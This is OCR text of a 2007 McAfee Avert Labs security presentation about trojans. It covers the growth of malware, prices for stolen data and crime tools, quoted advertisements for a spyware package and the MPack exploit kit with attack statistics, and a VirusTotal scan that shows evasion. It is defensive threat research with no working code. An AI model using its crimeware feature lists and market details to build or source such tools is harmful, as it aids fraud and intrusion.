Trojans – a reality check

Looking at what‘s real

Toralv Dirro

EMEA Security Strategist, CISSP
Avert Labs

Dirk Kollberg

Lead Virus Researcher
Avert Labs

McAfee
Avert Labs

So when did all this start?

History Lesson

- Term coined by Ken Thompson in 1983
- Used to gain privileged access to computers since the 80s
  - Keyloggers
  - Fake login screens
- ...and to maintain access
  - Rootkits
  - Backdoors

http://www.acm.org/awards/article/a1983-thompson.pdf

The Hype is started

- Defcon 7.0: BO2K is released
- Massive Media attention
- The Hype is started


Hype around Trojans

- 2001: Magic Lantern
  - Supposedly developed by the FBI to replace (hardware) keyloggers
- 2007: Der Bundestrojaner
  - Proposed by German authorities to enable „online searches“ on suspects computers
  - >600.000 Google hits
  - April‘s Fool Joke around it by the CCC scares thousands


McAfee
Avert Labs


And The Reality?

Malware & Potentially Unwated Program Growth



Samples sent to McAfee Research






Legacy is defined as: DOS, boot-sector, and Win3.1 viruses

Source: McAfee's statistics


1997 - 2006


Fastest Growing Trojan Types
8000
6000
4000
2000
0
-2000
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
Password Stealer
Downloader
BackDoor

By The End of 2006

	1997	End of 2006
Vulnerabilities	400	21,400
Password Stealers	400	13,600
Potentially Unwanted Programs	1	23,000
Viruses and Trojans	17,000	222,000
Spam	5%	80+%

2007: Q1 Password Stealing Trojan Targets



2007: Q1 Trends

- 1,833 vulnerabilities in the National Vulnerability DB
  - —(33% increase over Q1-06)
- 21,579 classified viruses and trojans
  - —(34% increase over Q1-06)
- 1,379 classified PUPs
  - —(an 8% decrease over Q1-06)
- 85% off all e-mail considered Spam
- Password Stealing Trojans targeting banks and game accounts

McAfee
Avert Labs

Malware for Money

Installing Adware on compromised machines

- Common practise to make money with a botnet
- Pay-per-install programs offered by various companies
  - Price depends on region where the victim is located
  - Ranges from $0.05 to $0.50

- Financial Motivation caused major changes why people write Malware and what kind of Malware is written

Advertised Prices for various items

• United States-based credit card with card verification value	$1–$6
• United Kingdom-based credit card with card verification value	$2–$12
• List of 29,000 emails	$5
• Online banking account with a $9,900 balance	$300
• Yahoo Mail cookie exploit—advertised to facilitate full access when successful	$3
• Valid Yahoo and Hotmail email cookies	$3
• Compromised computer	$6–$20
• Phishing Web site hosting—per site	$3–5
• Verified PayPal account with balance (balance varies)	$50–$500
• Unverified PayPal account with balance (balance varies)	$10–$50
• Skype account	$12
• World of Warcraft account—one month duration	$10

Source:Symantec Internet Security Threat Report

Basic Spyware Package

Products Category

- Spyware
- Online Services

- Invisibility in system
- Implementstion of software FireWalls leak
- Implementation of Polymorthic algorithm
- Implementation of AV Software vulnerability: AV Bases Update Breaker
- Socks5 Proxy Server (Demo of Socks Panel)
- FTP Server
- KeyLogger
- Clipboard Logger
- Implementation of WebMoney Keeper leak: WebMoney Grabber
- Implementation of E-gold security system leak
- Protected Storage Grabber
- Far FTP, TotalCommander FTP, The Bat Passwords Grabber
- Sends logs/files to http server
- Web-based Remote Control (Demo)
- Implementation of IE leak: Form Grabber
- Implementation of UK banks security system leak: Memorable Info Grabber (at this moment released implementation of 6 most popular UK banks security system leak, no screenshots, only text) (List of vulnerable banks)

Buy it now for $650 USD

The cost of cyber crime tools

- S… …ootkit functionalities: US$600.
- F… …counts. You load the list of FTP accounts and it automatically checks if the user a… …arating the valid accounts from the invalid ones: US$15.
- D… …500 + US$25 for update.
- P… …date: US$5
- K… …niques US$40.
- V… …s: US$5
- V… …s creatc… U…
- M… …Trojans M…

MPack v0.851 stat

Attacked hosts: (total/uniq)	
IE XP ALL	112716 - 107033
QuickTime	19 - 18
Win2000	3819 - 3637
Firefox	33700 - 33148
Opera7	217 - 202

Traffic: (total/uniq)	
Total traff:	167407 - 153940
Exploited:	19257 - 16328
Loads count:	38669 - 12345
Loader's response:	200.8% - 75.61%
User blocking:	ON
Country blocking:	OFF
Efficiency: 23.1% - 8.02%	

Bundle sploitov MPack (probiv adalte at 10%, ifreymah from 12 to 35)

Update bundles eksploitov MPack
Current version **0.80**

The new version added :
- locking repeat visits using advanced system razlichayuschey run for natom
A simplified compared to previous versions of the installation
- counting efficiency loadera, allowing time to recognize spalivshiysya soft and not lose this potential boot

The update includes the following ekspy :
- modified MS06-014 with maksimizirovannoy efficiency
- MS06-006 under Firefox 1.5.x and Opera 7.x
- unnamed 0day for Win2000 (ms06-044)
= XML overflow under XP \ 2k3 delayed by operation
= WebViewFolderIcon overflow
= WinZip ActiveX overflow
= QuickTime overflow
= **ANI** new **overflow**

Price as before $ 700 for ligament and $ 300 for bilder loadera (samorazmnozhayuschiysya loader 3k $ podnobnosti online **[Only registered users can see links. Registration!]).**

Probiv at yusa bize reaches **45-50%** (!) , The supplier traffa connect with the acquisition.
At adalte and ifreyme increased by ~ 2-5%

By purchasing a link with us, you would get not only an excellent product, but also first-rate support by the end of last year.

Also recall that existing users pounding on the update

phase.
Checking on the older version antichat'e

[redacted]

The purchase icq[redacted]for updating icq[redacted]


Price :

Compiling under your wallets : $ 5
Bilder : $ 10
Gek : $ 30
Updates : $ 5

VirusTotal on WMT

AhnLab-V3 2007.4.7.0 04.06.2007 no virus found
AntiVir 7.3.1.48 04.07.2007 no virus found
Authentium 4.93.8 04.06.2007 no virus found
Avast 4.7.936.0 04.06.2007 no virus found
AVG 7.5.0.447 04.07.2007 no virus found
BitDefender 7.2 04.07.2007 no virus found
CAT-QuickHeal 9.00 04.06.2007 no virus found
ClamAV devel-20070312 04.07.2007 no virus found
DrWeb 4.33 04.07.2007 no virus found
eSafe 7.0.15.0 04.07.2007 no virus found
eTrust-Vet 30.7.3549 04.06.2007 no virus found
Ewido 4.0 04.07.2007 no virus found
FileAdvisor 1 04.07.2007 no virus found
Fortinet 2.85.0.0 04.07.2007 suspicious
F-Prot 4.3.1.45 04.04.2007 no virus found
US 6.70.13030.0 04.07.2007 no virus found
Ikarus T3.1.1.3 04.07.2007 no virus found
Kaspersky 4.0.2.24 04.07.2007 no virus found
McAfee 5003 04.06.2007 no virus found
Microsoft 1.2405 04.07.2007 no virus found
NOD32v2 2172 04.07.2007 no virus found

